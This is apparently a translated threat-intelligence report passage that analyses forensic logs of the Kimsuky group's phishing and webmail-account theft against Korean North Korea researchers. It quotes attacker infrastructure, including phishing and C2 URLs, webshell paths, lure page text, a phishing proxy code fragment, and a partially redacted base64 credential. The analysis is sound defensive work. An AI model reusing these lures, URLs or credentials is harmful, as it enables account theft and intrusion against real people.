When phishing emails were sent to the hacking target's emails collected through the above search process, Daum, Dooray, and bait files that would be visible to the hacking target were uploaded to Google Drive. Below (Figure 40) is an example of sending a phishing email using Dooray. Although the specific content of the email sent was not confirmed, the Kimsuky organization hacked the Korean ******* Society on Google and ******* Research Institute. I figured it had something to do with my search for hacking.



Date	Type	User	Content	Extra2
2023-04-11 10:33:10	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://cybercenter.dooray.com	보낸 메일함 | 해킹관련 이슈사항 안내 : cybercenter
2023-04-11 10:32:59	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://cybercenter.dooray.com	보낸 메일함 | 해킹관련 이슈사항 안내 : cybercenter
2023-04-11 10:32:53	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://cybercenter.dooray.com	보낸 메일함 | 해킹관련 이슈사항 안내 : cybercenter
2023-04-11 10:32:42	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://cybercenter.dooray.com	보낸 메일함 | 해킹관련 이슈사항 안내 : cybercenter


(Figure 40) Phishing email sending log using Dooray

The hacking target's email was stolen after the hacking target opened the email, accessed the phishing URL, and leaked the email account.

The account was abused by the Kimsuky organization to access the email account of the hacked target and check the emails sent and received.

Below (Figure 41) is the basis and example to support the explanation. The number attached to mails?_= refers to the ID of the individual mail, and contacts refers to the contact information. Since you can check the information after logging in, the Kimsuky organization is **** We determined that we were successful in stealing the email account information of a specific person working at the research institute. Additionally, the Kimsuky organization left a message at a domestic transit point (KR).


In the traces, there were attempts to access webmails of ****** Research Institute, ****** University, ******** School, etc., and Dooray of ****** Strategic Research Institute.



Date	Type	User	Content	Extra2
2023-04-11 10:28:02	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail. re.kr/mail/#mboxes/2946/mails?_=1681176482071	연구원 Mail
2023-04-11 10:25:47	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail. re.kr/mail/#mboxes/2946/mails?_=1681176347097	연구원 Mail
2023-04-11 10:25:45	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail. re.kr/mail/#mboxes/2946/mails?_=1681176345985	연구원 Mail
2023-04-11 10:25:43	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail. re.kr/mail/#mboxes/2946/mails?_=1681176343643	연구원 Mail
2023-04-11 10:19:44	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail. re.kr/mail/#mboxes/2946/mails?_=1681175984246	연구원 Mail
2023-04-11 10:40:34	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail. re.kr/mail/#contacts	연구원 Mail
2023-04-11 10:47:30	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail. re.kr/mail/#?_=1681177650817	연구원 Mail

(Figure 41) ****Researcher webmail access

The Kimsuky organization logged in to ********* Strategic Research Institute's Dooray with a GuestUser account at a domestic stopover (KR) and accessed the sent mailbox, which means that the login was successful. However, the organization's Dooray account information was actually leaked through hacking. It could not be confirmed whether this was done or whether the Kimsuky organization created Dooray impersonating the organization and abused it to send phishing emails. However, because Dooray also offers a 30-day free trial, it is possible that Dooray was created impersonating ********* Strategy Research Institute.




Date	Type	User	Content	Extra2
2023-04-14 10:42:29	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https:// stem.dooray.com/mail/systems/sent	보낸 메일함 : stem : Dooray!
2023-04-14 10:35:47	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https:// stem.dooray.com/mail/systems/sent/35	보낸 메일함 | 기획조정실에서 알려드립니다.
2023-04-14 10:35:23	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https:// stem.dooray.com/mail/systems/sent	보낸 메일함 : stem : Dooray!
2023-04-14 10:35:20	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https:// stem.dooray.com/mail/systems/inbox	보낸 메일함 : stem : Dooray!
2023-04-14 10:35:17	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https:// stem.dooray.com/home/	홈 : tem : Dooray!
2023-04-14 10:35:14	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https:// stem.dooray.com/	Dooray!
2023-04-14 10:35:14	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https:// stem.dooray.com/auth/signin/finalize	Dooray!
2023-04-14 10:35:06	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https:// stem.dooray.com/idp/login?redirectUr	
2023-04-14 10:35:06	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https:// stem.dooray.com/idp/init?redirectUrl	
2023-04-14 10:35:06	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https:// stem.dooray.com/auth/signin?nextUrl=	
2023-04-14 10:35:06	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https:// stem.dooray.com/	Dooray!

(Figure 42) *********Strategy Research Institute’s Dooray login and phishing email sending

There are also traces of ********* Strategic Research Institute accessing the North Korea-related report page and searching for the report author's email address.

Searching the report author's email address means that the report author has phishing or malicious code attached.


It was determined that the purpose was to send hacking emails.



Date	Type	User	Content	Extra2
2023-04-17 15:52:08	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.google.com/search?q=%EC%96%91%EA%B0%91%EC%9A%A9+%40inss&ei=g-w8ZIzEJY6MoAT	양 용 @i s - Google 검색
2023-04-17 15:52:08	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.google.com/search?q=%EC%96%91%EA%B0%91%EC%9A%A9+%40inss&ei=g-w8ZIzEJY6MoAT	양 용 @i s - Google 검색
2023-04-17 15:51:49	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.google.com/search?q=%EA%B9%80%ED%83%9C%EC%A3%BC+%40inss&oq=%EA%B9%80%ED%83	김 주 @i s - Google 검색
2023-04-17 15:51:48	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.google.com/search?q=%EA%B9%80%ED%83%9C%EC%A3%BC+%40inss&oq=%EA%B9%80%ED%83	김 주 @i s - Google 검색
2023-04-17 15:51:35	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www. .re.kr/publication/bbs/js_list.do	연구원
2023-04-17 15:51:35	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www. .re.kr/publication/bbs/js_view.do?nttId=409831&bbsId=js&page=1&searchC	연구원
2023-04-17 15:51:27	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www. .re.kr/publication/bbs/js_view.do?nttId=409831&bbsId=js&page=1&searchC	연구원
2023-04-17 15:51:15	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.google.com/search?q=%EA%B3%A0%EC%9E%AC%ED%99%8D+inss.re.kr&ei=Ruw8ZN_FH5Op	고 홍 i s.re.kr - Google 검색
2023-04-17 15:51:14	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.google.com/search?q=%EA%B3%A0%EC%9E%AC%ED%99%8D+inss.re.kr&ei=Ruw8ZN_FH5Op	고 홍 i s.re.kr - Google 검색
2023-04-17 15:50:48	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.google.com/search?q=%EA%B3%A0%EC%9E%AC%ED%99%8D+%40inss&oq=%EA%B3%A0%EC%9E	고 홍 @i s - Google 검색
2023-04-17 15:50:47	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://www.google.com/search?q=%EA%B3%A0%EC%9E%AC%ED%99%8D+%40inss&oq=%EA%B3%A0%EC%9E	고 홍 @i s - Google 검색
2023-04-17 15:50:38	CrmH	WIN-VFEHTRFQ5NF\GuestUser	http://www. .re.kr/search/searchKeyworld.do	연구원
2023-04-17 15:50:37	CrmH	WIN-VFEHTRFQ5NF\GuestUser	http://www. .re.kr/publication/bbs/js_view.do?nttId=410602&bbsId=js&page=1&searchCn	연구원
2023-04-17 15:50:34	CrmH	WIN-VFEHTRFQ5NF\GuestUser	http://www. .re.kr/publication/bbs/js_view.do?nttId=410602&bbsId=js&page=1&searchCn	연구원

(Figure 43) *********Strategy Research Institute’s report confirmation and author search


The Kimsuky organization sent hacking emails pretending to be RFA reporters to the hacking target, and as shown below (Figure 44), they exchanged emails with the hacking target at least twice. Additionally, when creating a large file URL to attach to an email, the sender's email address is included, so **"joseph4272@hanmail.net"** was determined to be the email account of the Kimsuky organization.



Date	Type	User	Content	Extra2
2023-04-06 15:17:32	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail.daum.net/#CMAIL/00000000000005m	RE: RE: [RFA]화상인터뷰 요청 드립니다. | 수신확인 | Daum 메일
2023-04-06 11:04:02	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail.daum.net/#CMAIL/00000000000005m	RE: RE: [RFA]화상인터뷰 요청 드립니다. | 수신확인 | Daum 메일
2023-04-06 10:03:11	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail.daum.net/#CMAIL/00000000000005m	RE: RE: [RFA]화상인터뷰 요청 드립니다. | 수신확인 | Daum 메일
2023-04-06 09:50:06	CrmD	WIN-VFEHTRFQ5NF\GuestUser	https://maildn.daumcdn.net/mail_bigfile/joseph4272%40hanmail.net/C:\Users\GuestUser\Downloads\자유아시아방송 인터뷰 요청서 (3).docx	
2023-04-06 09:50:05	CrmD	WIN-VFEHTRFQ5NF\GuestUser	https://maildn.daumcdn.net/mail_bigfile/joseph4272%40hanmail.net/C:\Users\GuestUser\Downloads\자유아시아방송 인터뷰 요청서 (2).docx	
2023-04-06 09:50:03	CrmD	WIN-VFEHTRFQ5NF\GuestUser	https://maildn.daumcdn.net/mail_bigfile/joseph4272%40hanmail.net/C:\Users\GuestUser\Downloads\자유아시아방송 인터뷰 요청서 (1).docx	
2023-04-06 09:50:01	CrmD	WIN-VFEHTRFQ5NF\GuestUser	https://maildn.daumcdn.net/mail_bigfile/joseph4272%40hanmail.net/C:\Users\GuestUser\Downloads\자유아시아방송 인터뷰 요청서.docx	
2023-04-06 09:49:49	CrmH	WIN-VFEHTRFQ5NF\GuestUser	https://mail.daum.net/#CMAIL/00000000000005m	RE: RE: [RFA]화상인터뷰 요청 드립니다. | 수신확인 | Daum 메일

(Figure 44) Sending hacked emails by impersonating an RFA reporter

The Kimsuky organization confirmed that it had accessed not only Daum mail accounts but also Gmail accounts. When using TeamViewer for the first time, an email authentication process was performed, and Kimsuky's organization determined that Google Mail was used to receive authentication information.



Date	Type	User	Content	Extra2
2023-04-08 15:20:28	CrmH	WIN-VFEHTRFQ5NF\DefaultUser	https://mail.google.com/mail/u/0/	받은편지함 - hunansong211@gmail.com - Gmail
2023-04-08 15:20:28	CrmH	WIN-VFEHTRFQ5NF\DefaultUser	https://mail.google.com/mail/	받은편지함 - hunansong211@gmail.com - Gmail
2023-04-08 15:20:28	CrmH	WIN-VFEHTRFQ5NF\DefaultUser	https://accounts.google.co.kr/accounts/Se	받은편지함 - hunansong211@gmail.com - Gmail
2023-04-08 15:20:28	CrmH	WIN-VFEHTRFQ5NF\DefaultUser	https://accounts.youtube.com/accounts/Set	받은편지함 - hunansong211@gmail.com - Gmail
2023-04-08 15:20:28	CrmH	WIN-VFEHTRFQ5NF\DefaultUser	https://mail.google.com/accounts/SetOSID:	받은편지함 - hunansong211@gmail.com - Gmail
2023-04-08 15:20:28	CrmH	WIN-VFEHTRFQ5NF\DefaultUser	https://accounts.google.com/CheckCookie?c	받은편지함 - hunansong211@gmail.com - Gmail
2023-03-27 16:28:25	EdgH	WIN-VFEHTRFQ5NF\DefaultUser	https://mail.google.com/mail/u/0/#inbox/F	[확인해 주세요] TeamViewer 이메일 계정 확인 요청
2023-03-27 16:26:40	EdgH	WIN-VFEHTRFQ5NF\DefaultUser	https://mail.google.com/mail/u/0/#inbox	Posteingang (26) - gosun2001@gmail.com - Gmail

(Figure 45) Connect to Google mail account


In addition, among the files that the Kimsuky organization kept at the domestic transit point (KR), a Google Gmail account encoded in BASE64 was stored in DefaultUser\Download\0408.txt, and in the logs collected from the domestic transit location (KR), there was a Gmail or other There were no logs of access to the site.

ÿ After BASE64 encoding: cmVndWxhcm1hbmFnZXIyOTZAZ21haWwuY29tCQlkamk (some deleted)=

ÿ After BASE64 decoding: regularmanager296@gmail.com dji)(#(partially deleted)

ÿ Existence of the North Korean

expression "face-to-face department" The North Korean expression **"face-to-face department"** exists in the file that the Kimsuky organization kept for the purpose of constructing the same phishing URL as Researcher ***** . **"Interface" is an IT term used in North Korea and** means **"interface" in Korea .**



```
function getUserAgent() {
    $AgentList = array('Windows', 'Macintosh; Intel Mac OS', 'Linux;
    //'Windows', 'Macintosh; Intel Mac OS' 같은 대면부.
    //'Linux; Android', 'iPhone; CPU iPhone OS' 같은 대면부.
    $AgentName = 'none';
```

(Figure 46) North Korean expressions in index.php (proxy page)

[+] (National Institute for Unification Education) Comparison of South and North Korean IT terminology

hxxps://www.uniedu.go.kr/uniedu/atchfile/down/F000001094.pdf, page 40)

ÿ FedEx Phishing


Phishing pages impersonating famous overseas companies such as FedEx and DHL are common, so it can be difficult to identify hacking organizations without background information. Based on the two points below, we judged it to be FedEx phishing from the Kimsuky organization.

First, there was a phishing page impersonating Fedex among the files stored by the Kimsuky organization at a domestic transit point (KR). **Second,** as a result of searching the pre-entered email address, it was found that it was the email address (******@daum.net) of a specific person working in the North Korea field.

If there was no background information, when the actual phishing email was distributed, it would simply have been a phishing page impersonating a famous overseas company.

When you access the phishing page, you are instructed to enter your password and follow the daum.net authentication process to check the delivery document as shown below (Figure 47). However, if you look closely, you will see that this is a trick to hijack the hacking target's email account.

There is an awkward phrase in the form of a question : **"Do you need help?"** And since you will never enter your Daum ID and password to check the delivery document, if you pay attention and check when you receive a phishing email similar to this, you may find awkward phrases or parts that do not match the content of the email, so you can prevent damage. .



배송 문서: AWB#84248.pdf

daum.net 인증 프로세스

수신자임을 확인하려면 로그인하세요

@daum.net

비밀번호


(Figure 47) Phishing page impersonating Fedex

When you click **"View Document"** after entering the password, the email account entered by the hacking target is sent to C2, and the daum login 2-step authentication process is performed, but C2 was not working at the time of analysis.

[+] FedEx Phishing C2: hxxps://elated-blackburn.5-252-21-33.plesk.page/fededmd/fdx.php

ÿ File where webshell URL is saved

Among the files that the Kimsuky organization stored in the Download folder of the DefaultUser account at a domestic stopover (KR), the phishing URL and webshell URL were stored in the text file as shown below (Figure 48).




```
http://ifixle.com/gnuboard4/adm/img/ .html // . |범국민협의회
bstill.kr/gnuboard4/bbs/view_coma.php (WebadminPHP 웹쉘)

https://mail. .or.kr/account/login.do // (정상) |연구원
http://bstill.kr/gnuboard4/bbs/view_coma.php (WebadminPHP 웹쉘)
```

(Figure 48) Phishing and webshell URL information saved in ftp.txt

As a result of accessing the web shell based on the information above (Figure 48), the ***** researcher's phishing page kinu.html and the malicious code ms_x86.dll were uploaded to bstill.kr as shown below (Figure 49).




□	ki .html	9415 B	-rw-r--r--	dahanw_denny152	dahanw_denny152	⌄	>
□	link.php				dahanw_denny152	⌄	>
□	list.php	5065 B	-rwxr-xr-x	dahanw_denny152	dahanw_denny152	⌄	>
□	ms_x86.dll	121856 B	-rw-r--r--	dahanw_denny152	dahanw_denny152	⌄	>
□	new.php	2047 B	-rwxr-xr-x	dahanw_denny152	dahanw_denny152	⌄	>
□	norobot.inc.php	1637 B	-rwxr-xr-x	dahanw_denny152	dahanw_denny152	⌄	>

mtime: 5/3/23 09:44:25, atime: 5/3/23 09:44:25, ctime: 5/3/23 09:44:25

mtime: 4/27/23 17:46:19, atime: 4/27/23 17:46:19, ctime: 4/27/23 17:46:19

(Figure 49) *****Researcher's phishing page and malware uploaded to bstill.kr

ki**.html is the first step of phishing. When you click **"View Secure Mail,"** you will be connected to a phishing URL that is built exactly like the ***** researcher, and will require you to log in if you want to view the bait document. If the hacking target logs in, a decoy file is displayed, but the hacking target's email account information and access log are stored as files in C2, and the operation method of the phishing URL is the same as (Figure 23).



보안메일

이 메일은 중요정보 유출 방지를 위해 암호화된 메일입니다.

메일 열람 안내

01. [보안메일보기] 클릭

02. 본인 확인

03. 문서 내용 확인

열람 기간 2023. 05. 03 (수) ~ 2023. 05. 10 (수)

열람 횟수 10회

중요 정보 유출 방지를 위해 본인확인을 진행하신후 자료를 열람하실수 있습니다.

보안메일보기

● 피싱 URL

http://mailss.bstill.kr/account/login.do?rtnurl=aHR0cHM6Ly9kb2NzLmdvb2dsZS5jb20vZG9jdW1lbnQvZC8xNEVlRE5GRDlYMXloZklNYjFKejBINnpjY0ZrUlNRSU4vZWRpdD91c3A9c2hhcmVfbGluayZvdWlkPTExMDMzNTk0NDAxMTEzOTE2MzgwOCZydHBvZj10cnVlJnNkPXRydWU=&tlp=aGJ

● rtnurl: 미끼 파일

https://docs.google.com/document/d/14EeDNFD9X1yhfIMb1Jz0H6zccFkRSQIN/edit?usp=share_link&ouid=110335944011139163808&rtpof=true&sd=true

● tlp: 해킹 대상의 아이디

hb

```
2.! .171 1
2.! .171 2
2.! .171 3
2.! .171 5
23  51.2 2.2
10  244  3.233
15  16.9 29
15  16.9 30
15  16.9 31
18  220  01.154
19  42.1 5.184
19  42.1 5.196
index.php
rtnurl.txt
user.log
```

